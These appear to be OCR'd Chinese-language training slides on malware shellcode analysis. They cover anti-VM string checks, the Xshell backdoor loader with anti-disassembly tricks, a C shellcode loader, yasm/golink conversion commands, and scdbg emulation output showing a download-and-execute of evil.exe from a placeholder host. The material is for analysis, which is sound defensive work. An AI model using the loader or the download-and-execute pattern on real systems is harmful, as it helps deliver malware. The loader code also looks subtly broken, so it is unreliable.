


```
call    DecodeString    ; vmmouse
mov     rcx, [rax+10h]
call    sub_57208C
test    eax, eax
jz      loc_57233F
lea     rdx, unk_5754D8
lea     rcx, [rsp+0C8h+var_A8]
mov     r8d, 74CA356Ch
mov     ebx, 7
call    DecodeString    ; vmusbmouse
mov     rcx, [rax+10h]
call    sub_57208C
test    eax, eax
jz      short loc_57233F
lea     rdx, qword_5754E8
lea     rcx, [rsp+0C8h+var_48]
mov     r8d, 991CBFBEh
mov     ebx, 0Fh
call    DecodeString    ; vmxnet
mov     rcx, [rax+10h]
call    sub_57208C
test    eax, eax
jz      short loc_57233F
lea     rdx, unk_5754F0
lea     rcx, [rsp+0C8h+var_88]
mov     r8d, 19DED98Dh
mov     ebx, 1Fh
call    DecodeString    ; vmscsi
mov     rcx, [rax+10h]
call    sub_57208C
```

shellcode分析技巧

下面是Xshell后门的shellcode1(Loader部分)执行流程:






```
021FF598   40              inc eax                                kernel32.
021FF599 ⌄ E9 9F050000     jmp 021FFB3D
021FF59E   8B43 3C         mov eax,dword ptr ds:[ebx+0x3C]
021FF5A1   8B7418 78       mov esi,dword ptr ds:[eax+ebx+0x78]
021FF5A5   897D D8         mov dword ptr ss:[ebp-0x28],edi
021FF5A8   897D E0         mov dword ptr ss:[ebp-0x20],edi
021FF5AB   897D FC         mov dword ptr ss:[ebp-0x4],edi
021FF5AE   897D DC         mov dword ptr ss:[ebp-0x24],edi
021FF5B1   03F3            add esi,ebx                            kernel32.
021FF5B3 ⌄ 70 03           jo short 021FF5B8
021FF5B5 ⌄ 71 01           jno short 021FF5B8
021FF5B7 - E9 8B462003     jmp 05403C47
021FF5BC   C3              retn
021FF5BD   8945 EC         mov dword ptr ss:[ebp-0x14],eax        kernel32.
021FF5C0   7B 03           jpo short 021FF5C5
021FF5C2   7A 01           jpe short 021FF5C5
021FF5C4   E8 897DF839     call 3C187352
021FF5C9 ⌄ 7E 18           jle short 021FF5E3
021FF5CB ⌄ 0F8E 9E000000   jle 021FF66F
```

对抗反汇编

shellcode分析技巧

使用Loader加载shellcode进行分析

shellcode因为是一个二进制的表示的数据块，所以不能直接在调试器中加载和运行,可以写一个简单Loader加载shellcode。



```
BOOL RunShellCode(char *filePath)
{
    HANDLE pFile;
    DWORD fileSize;
    char *buffer, *tmpBuf;
    DWORD dwBytesRead, dwBytesToRead, tmpLen;
    pFile = CreateFile(filePath, GENERIC_READ,
        FILE_SHARE_READ,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
    if (pFile == INVALID_HANDLE_VALUE)
    {
        printf("open file error!\n");
        CloseHandle(pFile);
        return FALSE;
    }
    fileSize = GetFileSize(pFile, NULL);
    buffer = (char *)malloc(fileSize);
    ZeroMemory(buffer, fileSize);
    dwBytesToRead = fileSize;
    dwBytesRead = 0;
    tmpBuf = buffer;
    do{
        ReadFile(pFile, tmpBuf, dwBytesToRead, &dwBytesRead, NULL);
        if (dwBytesRead == 0)
            break;
        dwBytesToRead -= dwBytesRead;
        tmpBuf += dwBytesRead;
    } while (dwBytesToRead > 0);
    LPVOID address = &buffer;
    VirtualAlloc(NULL, 0xF0000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(GetCurrentProcess(), address, buffer, fileSize, NULL);
    mycall = (virus)((DWORD)address + 0xF1845);
    mycall();
    CloseHandle(pFile);
    return TRUE;
}
```


shellcode分析技巧

把shellcode转换成exe

yasm-1.3.0-win64.exe
yasm-1.3.0-win32.exe
golink

```
yasm.exe -f win32 -o shellcode.obj shellcode.asm
golink /ni /entry Start shellcode.obj
```


使用scdbg模拟执行



```
C:\scdbg>scdbg -f download.sc
Loaded 153 bytes from file download.sc
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40104b  LoadLibraryA(urlmon)
40107a  GetTempPath(len=104, buf=12fce4) = 8
4010b2  URLDownloadToFile(http://blahblah.com/evil.exe0, d:\temp\dEbW.exe)
4010bd  WinExec(d:\temp\dEbW.exe)
4010cb  ExitProcess(1952201316)

Stepcount 300040


C:\scdbg>_
```

